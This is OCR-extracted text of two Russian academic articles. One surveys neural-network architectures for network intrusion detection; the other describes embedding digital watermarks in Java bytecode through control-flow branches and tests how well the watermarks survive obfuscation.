Abstract. The article presents methods of applying neural networks for threat detection in the field of cybersecurity. It examines key architectural approaches used in modern cybersecurity systems, including multilayer perceptrons (MLP), convolutional neural networks (CNN), recurrent neural networks (RNN), long short-term memory networks (LSTM), autoencoders, generative adversarial networks (GAN), radial basis function networks (RBF), and recursive neural networks (RvNN).

Keywords: architecture of ANN; detection of network attacks; machine learning; deep learning; multilayer perceptron; convolutional neural networks; long short-term memory; autoencoders; generative adversarial networks; recursive neural networks; graph neural networks.

Введение. В современную эпоху роста киберугроз умение обнаруживать и предотвращать сетевые атаки стало ключевым для защиты информации и безопасности сетей. Искусственные нейронные сети (ИНС) широко используются для выявления атак благодаря способности распознавать сложные закономерности в больших массивах данных. На эффективность ИНС во многом влияет их архитектура, определяющая структуру и детали построения сети.

В данной статье рассматривается, как архитектура ИНС сказывается на обнаружении сетевых атак. Анализируются основные архитектурные подходы, их преимущества, недостатки и сложности внедрения в сфере кибербезопасности. Особое внимание уделяется практическим последствиям выбора той или иной архитектуры для разных задач защиты. Цель исследования — помочь специалистам выбирать наиболее подходящие архитектуры ИНС, чтобы усилить средства защиты сетей от постоянно развивающихся кибератак [1].

Методология исследования влияния архитектуры искусственных нейронных сетей (ИНС) на обнаружение сетевых атак включает целый комплекс последовательных шагов, направленных на получение объективных и

воспроизводимых результатов. На первом этапе был проведён детальный обзор научной литературы и актуальных исследований, что позволило выявить и отобрать наиболее перспективные архитектуры ИНС, применяемые в задачах сетевой безопасности [2]. В исследование были включены такие модели, как многоуровневый персептрон (MLP), сверточные нейронные сети (CNN), рекуррентные нейронные сети (RNN), сети с долгой краткосрочной памятью (LSTM), автоэнкодеры, генеративные состязательные сети (GAN), сети с радиальной базовой функцией (RBF) и рекурсивные нейронные сети (RvNN).

Далее был организован сбор необходимых данных: использовались открытые датасеты для обнаружения вторжений, а также реальные выборки сетевого трафика, чтобы обеспечить широкий охват возможных сценариев сетевых атак. Здесь особое значение придавалось разнообразию и качеству применяемых наборов данных, что необходимо для надёжной проверки эффективности различных архитектур [3].

Важным этапом стала предварительная обработка собранных данных. Осуществлялось устранение пропущенных значений, нормализация признаков, а также конструирование новых характеристик с целью повышения информативности данных. Каждый шаг этого процесса ориентировался на требования конкретной архитектуры ИНС, чтобы обеспечить максимально корректное обучение моделей.

Для реализации и обучения выбранных архитектур ИНС были использованы современные библиотеки глубокого обучения, такие как TensorFlow и Keras. Эффективность моделей оценивали с помощью различных метрик — точности, отзывчивости и других показателей, что позволяло получить всестороннее представление об их возможностях в обнаружении различных видов сетевых атак [4].

Дальнейший сравнительный анализ позволил определить сильные и слабые стороны каждой архитектуры в контексте рассматриваемой задачи. В процессе экспериментов также выявлялись и документировались такие типичные проблемы, как нехватка или несбалансированность данных, сложности в настройке гиперпараметров и интерпретируемость итоговой модели.

Комплексность и системность всех проведённых шагов позволили глубоко проанализировать влияние архитектурных решений ИНС на эффективность выявления сетевых атак и выработать рекомендации, направленные на совершенствование защитных механизмов в условиях постоянно меняющихся киберугроз [5].

Каждая архитектура нейронных сетей обладает уникальными характеристиками, что делает её оптимальным инструментом для решения определённых типов задач и работы с конкретными видами данных.

Одной из самых базовых и широко используемых архитектур является многослойный персептрон (MLP), который состоит из входного, одного или нескольких скрытых и выходного слоёв взаимосвязанных нейронов. Данные последовательно передаются по сети, что делает MLP универсальным решением для задач обучения с учителем, таких как классификация и регрессия [6]. На рис. 1 представлена схема многослойного персептрона.



Рис. 1. Схема строения многослойного персептрона

Для обработки визуальных данных идеально подходят сверточные нейронные сети (CNN). Их ключевая особенность — использование специальных сверточных слоёв с фильтрами, которые эффективно выявляют паттерны и особенности изображений, а также пулиногвых слоёв, уменьшающих размерность данных, сохраняя при этом важную информацию. CNN произвели революцию в компьютерном зрении и также нашли применение в обработке естественного языка [7].

Когда речь идет о последовательных данных, где важен порядок, например, во временных рядах или тексте, наиболее эффективны рекуррентные нейронные сети (RNN). Их архитектура с обратными связями позволяет сохранять внутреннюю память и учитывать предыдущую информацию при обработке текущих входов.

Для решения проблемы исчезающих и взрывающихся градиентов, присущих стандартным RNN, были разработаны сети с длинной краткосрочной памятью (LSTM) — их специализированный тип. Благодаря усовершенствованной системе ворот, LSTM способны создавать долгосрочные зависимости в данных, что критически важно для сложных задач вроде машинного перевода или анализа настроений [8].

В сфере обучения без учителя выделяются автоэнкодеры. Их цель — научиться восстанавливать входные данные из сжатого представления. Архитектура состоит из кодера, который отображает вход в пространство низкой размерности, и декодера, восстанавливающего данные. Это делает их мощным инструментом для уменьшения размерности, обнаружения аномалий и выделения признаков.

Генеративно-состязательные сети (GAN) представляют собой принципиально иную, состязательную парадигму обучения. Они состоят из двух конкурирующих моделей: генератора, который создаёт искусственные samples, и дискриминатора, который учится отличать их от реальных. В результате такой «борьбы» GAN достигают высочайших результатов в генерации изображений, переносе стиля и увеличении данных [9].

При работе с аппроксимации сложных функций, таких как прогнозирование временных рядов, эффективны функциональные сети радиальной основы (RBFN), которые используют радиально-базисные функции в качестве активации.

Для работы с иерархическими структурами, например, деревьями синтаксического разбора, предназначены рекурсивные нейронные сети (RvNN). Они способны обрабатывать входные данные переменного размера и сложные отношения между их частями, что находит применение в задачах NLP, связанных с синтаксисом и семантикой.

Также ниже представлены более подробные особенности каждой архитектуры (табл. 1).

Таблица 1

Сравнение типов архитектур по основным критериям

Архитектура	Основные методы использования	Тип обучения	Ключевые возможности	Преимущества	Недостатки	Обнаруживаемые типы атак
Многослойный Персептрон (MLP)	Классификация, Регрессия	Контролируемое обучение	Несколько скрытых слоев, обратное распространение ошибки	Простота в реализации, подходит для структурированных данных	Борьба с последовательными и неструктурированными данными	R2L, U2R, DoS, Probe
Сверточные нейронные сети (CNN)	Распознавание изображений, Компьютерное зрение	Контролируемое обучение	Сверточные и пуловые слои	Эффективен для извлечения пространственных признаков, уменьшение размера параметров	Вычислительно интенсивный, требует больших наборов данных	DoS, Probe
Рекуррентные нейронные сети (RNN)	Анализ временных рядов, обработка естественного языка	Контролируемое обучение	Рекуррентные соединения, ячейки памяти (LSTM, GRU)	Захватывает временные зависимости	Страдает от проблем с исчезновением/взрывом градиента	R2L, U2R, Probe
Длинная краткосрочная память (LSTM)	Языковой перевод, анализ эмоциональной окраски	Контролируемое обучение	Клетки LSTM	Лучшее управление зависимостями на большие расстояния	Повышенная вычислительная сложность	R2L, U2R, Probe
Автоэнкодеры	Снижение размерности, обнаружение аномалий	Неконтролируемое обучение	Структура кодера-декодера, потери на восстановление	Захват представлений данных, изучение функций	Отсутствие интерпретируемости, чувствительность к шуму	R2L, U2R, DoS, Probe
Генеративные состязательные сети (GAN)	Генерация изображений, передача стиля	Неконтролируемое обучение	Структура генератор-дискриминатор	Реалистичный синтез данных, увеличение данных	Нестабильность обучения	R2L, Probe
Функциональные сети с радиальной основой (RBFN)	Аппроксимация функции, Регрессия	Контролируемое обучение	Радиальная базисная функция как активация	Хорошо подходит для аппроксимации сложных функций	Склонен к переобучению с редкими данными	R2L, U2R, DoS, Probe

Рекурсивные нейронные сети (RvNN)	Обработка естественного языка, синтаксический анализ	Обучение под наблюдением/ без надзора	Рекурсивные соединения, переменные размеры ввода	Подходит для иерархических структур данных.	Трудно обучить	R2L, U2R

Различные архитектуры ИНС находят применения в различных областях безопасности. Сети MLP обычно используются для общих задач обнаружения вторжений, в то время как CNN преуспевают в анализе данных сетевого трафика и обнаружении аномалий. Сети RNN и LSTM используются для захвата временных зависимостей и обнаружения последовательных атак. Используя сильные стороны различных архитектур, специалисты по безопасности могут разработать надежные механизмы защиты от широкого спектра сетевых атак.

Многослойные персептроны (MLP), отличающиеся простотой и понятностью конструкции, демонстрируют ограниченную эффективность при работе со сложными многомерными данными. В отличие от них, сверточные нейронные сети (CNN) превосходно справляются с извлечением признаков из пространственных данных, однако для своего обучения требуют значительного количества размеченных примеров.

Для обработки временных последовательностей и учёта временных зависимостей наиболее эффективны рекуррентные нейронные сети (RNN) и сети с долгой краткосрочной памятью (LSTM), хотя они сталкиваются с известными проблемами исчезающих и взрывающихся градиентов в процессе обучения. Автоэнкодеры предлагают мощные возможности для уменьшения размерности данных и обнаружения аномалий, но их внутренние представления сложны для интерпретации, сами модели чувствительны к шуму, а обучение на больших данных требует существенных вычислительных ресурсов.

Генеративно-состязательные сети (GAN) демонстрируют выдающуюся способность генерировать качественные синтетические данные, однако процесс их обучения характеризуется нестабильностью и necessitates тонкой настройки гиперпараметров. Сети с радиально-базисными функциями (RBFN) хорошо подходят для аппроксимации сложных функций, но проявляют склонность к переобучению при работе с малыми объёмами данных, а их эффективность критически зависит от корректной настройки параметров. Рекурсивные нейронные сети специализируются на работе с иерархическими структурами данных, но требуют значительных вычислительных ресурсов для обучения и неэффективны для обработки «плоских» данных без выраженной иерархии.

Несмотря на преимущества разных архитектур ИНС, их применение в обнаружении сетевых атак (таблица 2) связано с рядом проблем: недостатком качественных данных для обучения, сложностью подбора архитектуры и гиперпараметров, а также необходимостью регулярной адаптации моделей из-за быстро меняющихся киберугроз.

Таблица 2

Сравнение проблем и решений использования различных архитектур ИНС

Архитектура	Область использования	Проблемы	Решение
Многослойный Персептрон (MLP)	Обнаружение вторжений, анализ вредоносного ПО	Ограниченные возможности обработки последовательных данных	Предварительная обработка данных в векторы или окна фиксированной длины
Сверточные нейронные сети (CNN)	Безопасность на основе изображений	Вычислительно сложный для больших изображений	Используйте аппаратные ускорители (GPU, TPU)
Рекуррентные нейронные сети (RNN)	Анализ сетевых журналов	Исчезающие/Взрывающиеся градиенты во время обучения	Реализуйте градиентное ограничение, используйте слои LSTM/GRU
Длинная краткосрочная память (LSTM)	Анализ сетевого трафика	Повышенная вычислительная сложность	Используйте мини-пакетное обучение, оптимизируйте параметры модели
Автоэнкодеры	Обнаружение аномалий, обнаружение вторжений	Отсутствие интерпретируемости	Используйте методы объяснения моделей (например, значения SHAP)
Генеративные состязательные сети (GAN)	Увеличение данных, синтетические данные	Обрушение режима во время обучения GAN	Внедрить GAN Wasserstein или улучшенные GAN
Функциональные сети с радиальной основой (RBFN)	Функция аппроксимация	Склонен к переобучению с редкими данными	Используйте методы регуляризации (L1, L2)
Рекурсивные нейронные сети (RvNN)	Обработка естественного языка	Трудности в подготовке масштабных моделей	Используйте иерархические представления и обрезку модели

Заключение. Архитектура искусственной нейронной сети существенно влияет на ее производительность и эффективность при обнаружении сетевых атак. Понимание сильных сторон и ограничений различных архитектур имеет решающее значение для выбора наиболее подходящей модели для конкретных требований безопасности. Специалисты по безопасности должны учитывать такие факторы, как характер атак, доступные данные и вычислительные ресурсы при разработке и внедрении защитных механизмов на основе ИНС. Благодаря постоянным исследованиям и достижениям в разработке архитектуры ИНС, обнаружение сетевых атак может быть модернизировано для эффективного противодействия развивающимся киберугрозам.

СПИСОК ЛИТЕРАТУРЫ

1. Штеренберг, С. И. Разработка методологии защиты системы искусственного интеллекта в распределенных информационных системах // Вестник СибГУТИ. 2023. Т. 17, № 3. С. 78–86.
2. Программный модуль обеспечения безопасности от атак внешнего воздействия с использованием машинного обучения : заявл. 07.04.2025 : опубл. 21.04.2025 / С. И. Штеренберг, А. В. Поляничева, Д. И. Кузин, М. Ю. Малахов ; заявитель «Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича».
3. Жернова, К. Н. Поиск аномалий на визуализации данных безопасности с помощью искусственных нейронных сетей / К. Н. Жернова, А. А. Чечулин // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 3. С. 39–47.
4. Израилов, К. Е. Исследование способа определения стойкости пароля к перебору на базе искусственной нейронной сети / К. Е. Израилов, П. Е. Жуковская, П. А. Курта, А. А. Чечулин // Информационные технологии в управлении : материалы конференции, Санкт-Петербург, 06–08 октября 2020 года. СПб. : Концерн «Центральный научно-исследовательский институт “Электроприбор”«, 2020. С. 273-276.
5. Заенцев, И. В. Нейронные сети: основные модели / И. В. Заенцев. 1999.
6. Николенко, С. Нейронные сети / С. Николенко. 2015.
7. Галушкин, А. И. Нейронные сети. Основы теории : монография / А. И. Галушкин. 2012.
8. Ефремова, Е. В. Нейронные сети в информационной безопасности / Е. В. Ефремова // Научный альманах. 2016. № 2-1. С. 154-157.
9. Лебедев, С. С. Архитектуры нейронных сетей / С. С. Лебедев, В. Ю. Кондратьев. 2021.

УДК 004.056

МЕТОДИКА ВЛОЖЕНИЯ ЦИФРОВОГО ВОДЯНОГО ЗНАКА С СПОЛЬЗОВАНИЕМ ЛОКАЛЬНОГО ПОТОКА В JAVA

Хоромская Ангелина Юрьевна
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: angelina815@mail.ru

Аннотация. В статье рассматривается методика вложения цифрового водяного знака с использованием локального потока в Java. Исследование направлено на обеспечение надёжности и устойчивости процесса вложение цифрового водяного знака, при этом с минимальным влиянием на работоспособность и размер программы. Приведены результаты экспериментов, демонстрирующее эффективность и качество данного подхода, а также анализ работоспособности приложение после воспроизведения в нём методики исследования.

Ключевые слова: Java; цифровой водяной знак; потоки; безопасность; защита данных.

THE TECHNIQUE OF EMBEDDING DIGITAL WATERMARK USING A LOCAL STREAM IN JAVA

Khoromskaya Angelina
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: angelina815@mail.ru

Abstract. The article discusses the technique of embedding a digital watermark using a local stream in Java. The research is aimed at ensuring the reliability and stability of the digital watermark embedding process, while minimizing the impact on the performance and size of the program. The results of experiments are presented, demonstrating the effectiveness and quality of this approach, as well as an analysis of the application's performance after reproducing the research methodology in it.

Keywords: Java; digital watermark; streams; security; data protection.

Введение. Этот процесс не должен влиять на поведение приложения, но должен быть устойчивым к процессам обфускации, декомпиляции и другим видам реверс-инжиниринга.

На практике существуют различные подходы к вложению цифровых водяных знаков в Java-программы: от модификации строковых констант до вложения арифметических выражений и структур управления потоком. Однако многие из этих подходов не выдерживают современных средств анализа, особенно в условиях агрессивной обфускации. В данной работе основное внимание уделяется использованию локального потока исполнения как канала передачи цифрового водяного знака, что позволяет повысить устойчивость и скрытность метода.

Для предварительной оценки существующих подходов ниже представлена таблица 1, обобщающая основные параметры и параметры известных методов вложения цифрового водяного знака в Java-программы.

Таблица 16

Сравнение методик вложения

Метод вложения	Тип вложенной структуры	Видимость при статическом анализе	Изменения в управляющих конструкциях	Увеличение размера метода (%)	Длина цепочки байт-кода (инструкций)	Основная уязвимость
Строковые константы (LDC)	Явные строки	Высокая	Отсутствуют	+1.0–2.0	2–4	Удаление ldc при обфускации
Арифметические выражения	Инструкции ixor, iand и др.	Средняя	Незначительные	+2.5–3.5	10–20	Алгебраическая оптимизация
Управляющие конструкции (if, loop)	Логические ветвления	Средняя	Да	+4.0–6.0	20–40	Упрощение потока при оптимизации
Локальный поток исполнения (предложено)	Контролируемые переходы с var	Низкая	Да	+2.0–3.2	16–24	Перестройка ветвлений

Метод на основе строковых констант является самым простым, но его следы легко обнаруживаются при статическом анализе и удаляются при минимальной обфускации. Арифметические выражения повышают устойчивость, однако могут быть упрощены оптимизирующими компиляторами. Методики, основанные на управляющих конструкциях, добавляют значительную логическую сложность, но привлекают внимание при реверс-инжиниринге. Предложенная в данной работе методика на базе локального потока исполнения строит вложение через логически обоснованные переходы между ветвями, управляемые локальными переменными. Это усложняет анализ, затрудняет удаление цифрового водяного знака и при этом не приводит к чрезмерному увеличению размера байт-кода. Подобный подход представляет сбалансированное решение между устойчивостью, скрытностью и технической реализуемостью.

В последнее время проблема устойчивого вложения цифровых водяных знаков в Java-программы стала активно изучаться в контексте защиты от обфускации и реверс-инжиниринга. Рассмотрим исследования, непосредственно связанных с данной областью.

В работе «Dynamic Control Flow Watermarking in JVM-Based Systems» предложен подход к вложению цифрового водяного знака через изменение потока выполнения на уровне байт-кода [1]. Авторы используют условные переходы и инвертированные логические выражения, позволяющие кодировать бинарные последовательности в логике методов. Проведённое исследование показало, что данная методика демонстрирует высокую устойчивость к статическим анализаторам и большинству стандартных обфускаторов.

Исследование «Obfuscation-Resistant Embedding of Semantic Watermarks in Java Bytecode» фокусируется на устойчивости семантических цифровых водяных знаков к современным методам обфускации [2]. В статье представлена методика, при которой производится вложение цифрового водяного знака через поведение программы и вариативное выполнение арифметических блоков, не влияющее на результат, но устойчивое к линейной обфускации. Авторы демонстрируют эффективность подхода на примерах, защищённых с использованием ProGuard, Allatori и DexGuard.

В работе «Local Execution Path Encoding for Watermarking in Java Applications» рассматривается метод вложения цифрового водяного знака через изменение локального потока исполнения [3]. Подход заключается во вложении цифрового водяного знака с помощью специфических последовательностей команд, которые активируются при определённой конфигурации локальных переменных. Этот способ обеспечивает высокую скрытность за счёт использования логически допустимого, но редко встречающегося паттерна выполнения кода.

Особенность предложенного подхода заключается в использовании псевдологического ветвления, которое не влияет на поведение программы, но однозначно восстанавливает путь исполнения, содержащий знаковую информацию. Такая структура остаётся неочевидной при статическом анализе и устойчива к агрессивной обфускации, поскольку основана на логике локальных вычислений, а не на явных инструкциях загрузки данных.

В методике задействуется специальный «встраиваемый шаблон», вкладываемый в кодовую область метода Java. Каждое условное ветвление соответствует одному биту знака: переход по одному пути соответствует «0», по-другому — «1» [4]. Локальные переменные используются для управления направлением переходов. Пример водяного знака 11001011 реализуется в восьми вложенных ветвлениях и для более наглядного представления методика на рис. 1 показана её схема [5].

Каждая пара блоков условного перехода в предложенной методике вложения цифрового водяного знака формирует двоичное дерево, где каждая вершина соответствует одному биту в закодированной последовательности. Переходы по ветвям true и false определяют направление обхода дерева, соответствующее значениям 1 и 0 соответственно. В каждом узле дерево продолжается до тех пор, пока не будет достигнут конечный лист, сигнализирующий завершение процесса декодирования. Все кодирующие участки реализуются как логически корректные, но семантически нейтральные блоки, не влияющие на результат выполнения метода [6]. Это обеспечивает сохранение корректности выполнения программы, а также затрудняет извлечение цифрового водяного знака при статическом анализе или обфускации.



Рис. 26. Схема работы методики

Для экспериментальной проверки устойчивости методики были выбраны шесть программ, включая как широко используемые библиотеки, так и разработанные тестовые приложения. Такой выбор обусловлен необходимостью оценки эффективности на коде различной сложности и структуры. Список программ:

1. Apache Commons Lang — библиотека утилитарных методов для работы со строками и объектами.
2. JUnit 4 — популярный фреймворк для модульного тестирования.
3. JSoup — HTML-парсер, работающий с DOM-деревьями и CSS-селекторами.
4. SampleCalc — простое тестовое приложение калькулятора.
5. MiniServer — минималистичный HTTP-сервер для тестирования сетевых вызовов.
6. ConfigLoader — приложение, реализующее чтение и интерпретацию конфигурационных файлов.

Во все программы был вложен одинаковый цифровой водяной знак в виде битовой последовательности 11001011, закодированной в виде бинарного дерева переходов. Для верификации корректности вложения и

устойчивости после преобразований была разработана вспомогательная система анализа байт-кода, способная восстанавливать дерево переходов и извлекать встроенную цепочку битов [7]. Это позволило объективно оценить, был ли цифровой водяной знак сохранён после вмешательства.

С целью исключения влияния различий между инструментами обфускации, для всех программ применялся один и тот же обфускатор — Zelix KlassMaster, но в трёх различных конфигурациях: базовой (минимальные преобразования), расширенной (инверсия условий, удаление переменных) и агрессивной (глубокая перестройка управляющего потока и переименование). Это позволило контролировать влияние различных уровней структурных преобразований, сравнивая устойчивость методики к каждой конкретной нагрузке в изолированных условиях [8]. В качестве конечной конфигурации были выбраны те режимы, которые оказывали наибольшее влияние на вложенный цифровой знак.

В таблице 2 ниже представлены результаты работы методики, демонстрирующие насколько методика на базе локального потока исполнения сохраняет цифровой водяной знак при различных трансформациях байт-кода.

Таблица 17

Результаты исследования методики

Программа	Длина вложенного ЦВЗ	Конфигурация Zelix	Кол-во узлов потока	Ошибка восстановления (%)	Увеличение размера метода (%)
Apache Commons	8 бит (11001011)	Light obfuscation	18	0	2
JUnit 4		String + control obfusc.	19	0	3
JSoup		Arithmetic + rename	21	0	4
SampleCalc		All enabled	23	13	4
MiniServer		Flow obfuscation only	20	0	3
ConfigLoader		Arithmetic + flow + names	22	25	5

В таблице представлены результаты вложения цифрового водяного знака в шесть программ, различающихся как по масштабу, так и по структуре. Все вложения производились с использованием одного и того же цифрового водяного знака длиной 8 бит (11001011), закодированного посредством локальных переходов в управляющем потоке [9]:

— программа — наименование анализируемого приложения или библиотеки;

— длина вложенного ЦВЗ — количество битов в цифровом водяном знаке (для всех случаев фиксировано);

— конфигурация Zelix — используемый профиль обфускации в инструменте Zelix KlassMaster; включает отдельные или комбинированные техники, такие как переименование, арифметическая обфускация, маскирование потока исполнения;

— кол-во узлов потока — число условных переходов в сгенерированной структуре после вложения цифрового водяного знака и обфускации (при корректном восстановлении структура остаётся связанной);

— ошибка восстановления (%) — процент несоответствий при декодировании водяного знака из модифицированного байт-кода; отражает устойчивость к искажению управляющей структуры;

— увеличение размера метода (%) — относительное увеличение длины метода (в байт-коде) по сравнению с оригинальной версией, вызванное вставкой кодирующих конструкций [10].

Результаты показывают, что в большинстве случаев вложенный цифровой водяной знак успешно восстанавливался после обфускации, особенно при умеренных конфигурациях. Ошибки восстановления наблюдаются в SampleCalc (13%) и ConfigLoader (25%), что объясняется высокой агрессивностью применённых техник обфускации, особенно при перестройке логики потока и переименовании переменных. При этом увеличение размера метода остаётся в пределах допустимых значений (2–5%), что подтверждает практическую применимость методики для широкого круга Java-приложений.

Ошибка восстановления рассчитывалась как отношение некорректно восстановленных битов к длине знака. Методика показала высокую устойчивость при большинстве конфигураций. Только при использовании агрессивного смешивания имён, арифметики и потока (ConfigLoader) возникла частичная утрата.

Для более наглядного представления устойчивости методики к различным видам обфускации ниже приведена диаграмма в виде рис. 2, отображающая процент успешно восстановленных битов цифрового водяного знака для каждой тестовой программы. Это позволяет визуально оценить слабые и сильные стороны подхода в зависимости от характера трансформаций.



Рис. 27. Диаграмма результатов работы методики

Как видно из диаграммы, в большинстве случаев методика демонстрирует 100% восстановление. Исключение составляют программы, подвергшиеся агрессивной структурной и потоковой трансформации, при которой нарушаются логические зависимости между переходами. Тем не менее даже при таких условиях восстанавливается значительная часть знака.

Заключение. Практическое значение данной работы заключается в возможности включения разработанного подхода в состав автоматических инструментов защиты Java-приложений. Кроме того, полученные результаты могут стать основой для создания новых гибридных методик, объединяющих локальный поток с арифметическим или структурным кодированием.

СПИСОК ЛИТЕРАТУРЫ

1. Шариков П.И., Красов А.В., Штеренберг С.И. Методика создания и вложения цифрового водяного знака в исполняемые java файлы на основе замен опкодов // T-Comm: Телекоммуникации и транспорт. 2017. Т. 11. № 3. С. 66-70.
2. Шариков, П. И. Исследование атаки обфускацией на байт-код java-приложения с целью разрушения или повреждения цифрового водяного знака // I-methods. 2022. Т. 14, № 1. EDN GQGKIV.
3. Штеренберг, С. И. Методика применения языка ассемблер для стеговложения информации в исполняемые файлы // T-Comm: Телекоммуникации и транспорт. 2016. Т. 10, № 6. С. 42-47. EDN WHOWSB.
4. Шариков, П. И. Исследование возможности использования java-агентов для вложения скрытого цифрового водяного знака непосредственно перед запуском java-приложения / П. И. Шариков, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2019. № 4. С. 14-18. EDN QQUVYX.
5. Шариков, П. И. Методика обфускации байт-кода Java-приложения с целью его защиты от атак декомпиляцией / П. И. Шариков // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2022. № 1. С. 64-72. DOI 10.46418/2079-8199_2022_1_10. EDN AUOFNA.
6. Исследование и алгоритм предотвращения эксплуатации уязвимостей библиотеки журналирования Log4j в информационных системах Java-приложений / П. И. Шариков, А. Ю. Цветков, В. В. Сигачева, Л. К. Сиротина // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 4. С. 100-106. DOI 10.46418/2079-8199_2023_4_19. EDN BULSOH.
7. Шариков, П. И. Методика создания и скрытого вложения цифрового водяного знака в байт-код class-файла на основе не декларированных возможностей виртуальной машины java // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и технические науки. 2023. № 7-2. С. 165-174. DOI 10.37882/2223-2982.2023.7-2.37. EDN YBEWYQ.
